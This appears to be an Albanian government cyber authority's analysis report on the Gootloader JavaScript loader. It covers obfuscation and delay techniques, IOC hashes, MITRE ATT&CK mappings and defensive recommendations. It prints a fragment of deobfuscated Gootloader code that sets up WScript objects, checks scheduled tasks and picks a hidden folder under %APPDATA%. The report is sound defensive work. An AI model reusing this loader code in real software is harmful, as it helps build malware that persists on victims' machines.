REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës Gootloader

Versioni: 1.0
Data : 13/08/2024

TLP: CLEAR

PËRMBAJTJA

LISTA E FIGURAVE

Raporti është hartuar për të dokumentuar dhe analizuar tentativa sulmesh kibernetike ndaj infrastrukturave Kritike në Republikën e Shqipërisë. Përmbajtja e këtij raporti bazohet në informacionet e disponueshme deri në datën e përfundimit të analizës.

Përcjellja e këtij raporti ka për qëllim informimin dhe ndërgjegjësimin e palëve të interesuara mbi incidentin kibernetik të dokumentuar. Raporti nuk duhet trajtuar si përfundimtar deri në përditësimin final të tij.

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit malinj mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

Gootloader është një skedar ose një program që përdoret shpesh për qëllime të paautorizuara, si shpërndarja e ***malware***-eve (viruseve) në kompjuterët e përdoruesve. Ai shpesh është pjesë e një sulmi të sofistikuar dhe mund të ndihmojë për të instaluar dhe menaxhuar programe të tjera të dëmshme në një sistem të infektuar. Skedari zakonisht përdor teknikën e **"social engineering"** për të mashtruar përdoruesit që të shkarkojnë dhe ekzekutojnë skedarë të infektuar. Ky skedar mund të jetë një dokument ose një aplikacion që përmban kode të dëmshme. Shpesh shpërndahet përmes email-eve të falsifikuar ose faqeve të internetit të kompromentuara, ku përdoruesit inkurajohen të klikojnë në lidhje ose të shkarkojnë skedarë të cilët në realitet përmbajnë malware. Kur instalohet, **Gootloader** mund të krijojë një lidhje të qëndrueshme me një server komandë-kontrolli (C2) që i mundëson sulmuesit të kontrollojë dhe menaxhojë sistemin e infektuar.

Raporti thekson nevojën për vigjilencë dhe masa proaktive përballë kërcënimeve kibernetike të sofistikuara, duke vënë në pah rëndësinë e përditësimeve të rregullta dhe zbatimit të praktikave të rekomanduara të sigurisë për të mbrojtur infrastrukturën kritike.

Analiza e skedarit *"what cards are legal in goat format 35435.js"*

Skedari **"*what cards are legal in goat format 35435.js*"** është një skedar i shkruajtur në gjuhën **javascript** me vlerë hash:
Sha256: **c853d91501111a873a027bd3b9b4dab9dd940e89fcfec51efbb6f0db0ba6687b**
Skedari ka rreth 25,000 rreshta kod dhe në pamje të parë duket se aktorët keqdashës kanë marrë një librari **js** dhe e kanë modifikuar duke vendosur kodin tyre **GootLoader**.
Gjatë analizës statike evidentohen funksione nga më të ndryshmet.



Figura 1. what cards are legal in goat format 35435.js.



Figura 2. Funksione në javascript.

Windows Script Host (wscript.exe) ekzekuton skedarët JavaScript të pavarur në një mjedis Windows. Megjithatë, duke përdorur **Node.js** dhe **Visual Studio Code**, mund të ndjekim ekzekutimin e skedarit **JavaScript**, të vendosim **breakpoints** në kod dhe të përdorim "**evaluate expression "** për të parë vlerat e variablave. Ndërsa mënyra ndihmon për **debug**, disa funksione të JavaScript mund të mos suportohen nga **Node.js**.
Gjatë analizës u evidentuan disa funksione që nuk kanë emra me kuptim si psh funksioni **gmvvf6r, Bell4n** madje dhe shumë variabla. Kjo metodë përdoret nga aktorët keqdashës për të bërë të mundur fshehjen e kodit.



Figura 3. Funksioni gmvvf6r.

Vlera e ***jobcv*** është gjithmonë "1" dhe këtu vazhdon një cikël të pafundëm. Më pas funksioni vazhdon ekzekutimin dhe nëse analizohen në pjesën e thirrjeve të tjera të funksioneve evidentohen disa thirrje të tjera që përsëri kanë kod të fshehur.

Figura 4 Kodi i fshehur.

Kapet më pas vlera në bllokun **catch** nga ku kuptohet se bëhet një error i qëllimshëm dhe shkojmë në thirrjen e funksionit **sleepy**.

```
99
00  function sleepy(molecule9, cost6, kwuiem, tyvgoye03){
01      were8 = decimalv+evend+homz+nabs+efgqvorm+dofhpam+dream1+atomc+wwamd+saidv+epyh+printy+ifyux+tireu+wall1+m
02      horseq7[5210044] = indicate6;
03      madea(khqrlh);
04  }
```

Figura 5. Funksioni sleepy.

Më pas kemi thirrje të funksionit **indicate6.** Kodi ka mjaft vonesa dhe derisa arrijmë në funksionin **course83** nga ku fillon ekzekutimi i kodit keqdashës **GootLoader**. Pas shumë **debugging** u ekstraktua kodi javascript i **GootLoader** si më poshtë.

```
19  _wscript = WScript;
20  wscript_shell = _wscript['CreateObject']("WScript.Shell");
21  scripting_filesystem_object = _wscript['CreateObject']("Scripting.FileSystemObject");
22  scheduler_service = _wscript['CreateObject']("Schedule.Service");
23  scheduler_service['connect']();
24  scheduler_folder = scheduler_service['GetFolder']("\\");
25  try{
26      defensive_driving_task = scheduler_folder['GetTask'](Defensive_Driving);
27  }
28  catch(IhllTwx){
29      defensive_driving_task = false;
30  }
31  if (defensive_driving_task == false) {
32      BqdABYzF = scripting_filesystem_object['GetFolder'](wscript_shell['ExpandEnvironmentStrings']
33      ('%APPDATA%'))['SubFolders']; WIyd = 396-(Math['floor'](396/BqdABYzF['Count'])*BqdABYzF['Count']);
34      _counter = 0;
35      malware_directory = false;
36      for(_folder_enumerator = new Enumerator(BqdABYzF);
37      !_folder_enumerator['atEnd']();
38      _folder_enumerator['moveNext']()) {
39          NJGHOUn = _folder_enumerator['item']();
40          if (WIyd==_counter) malware_directory = NJGHOUn;
41          _counter++;
```

Figura 6. Kodi i deobfuskuar i GootLoader.

Krijuesit e GootLoader përdorën cikle të gjata while me grupe funksionesh për të vonuar qëllimisht ekzekutimin e kodit të dëmshëm. Kjo metodë zbaton në mënyrë efektive një teknikë shmangieje, duke shkaktuar periudha fjetjeje për të fshehur natyrën e dëmshme të **GootLoader-it.**

Indikatorët e kompromentimit

HASH e skedarëve javascript

- b939ec9447140804710f0ce2a7d33ec89f758ff8e7caab6ee38fe2446e3ac988
c853d91501111a873a027bd3b9b4dab9dd940e89fcfec51efbb6f0db0ba6687b

Teknikat e MITRE ATT&CK

Nr.	Taktika	Teknika
1	Initial Access (TA0001)	T1566: Phishing
		T1566.001: Spear phishing Attachment
2	Execution (TA0002)	T1053.005: Scheduled Task
		T1204.002: Malicious File
3	Persistence (TA0003)	T1547.001: Registry Run Keys/ Startup Folder
		T1053.005: Scheduled Task
4	Privilege Escalation (TA0004)	T1140: Deobfuscation
		T1055.012: Process Hollowing
		T1053.005: Scheduled Task
5	Defense Evasion (TA0005)	T1564.001: Hidden Files and Directories
		TA1562.001: Disable or Modify Tools
		T1055.012: Process Hollowing
		T1564.003: Hidden Window
6	Credential Access (TA0006)	T1555.003: Credentials from WebBrowser
		TA1552.001: Credentials in files
		TA1552.002: Credentials in registry
7	Discovery (TA0007)	T1087.001: Local Account
		T1057: Process Discovery
		T1082: System Information Discovery
6	Collection (TA0009)	T1560: Archive Collect Data
		T1217: Browser Information Discovery
		T1115: Clipboard Data
		T1005: Data from Local System
7	Exfiltration (TA0010)	T1048.003 – Exfiltration Over Unencrypted NON Command-and-Control Protocol
8	Command and Control (TA0011)	T1071.003: Mail Protocols

Rekomandime

AKSK rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve "Phishing" si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar "Access control list për të gjithë perimetrin e rrjetit", webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menaxhimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".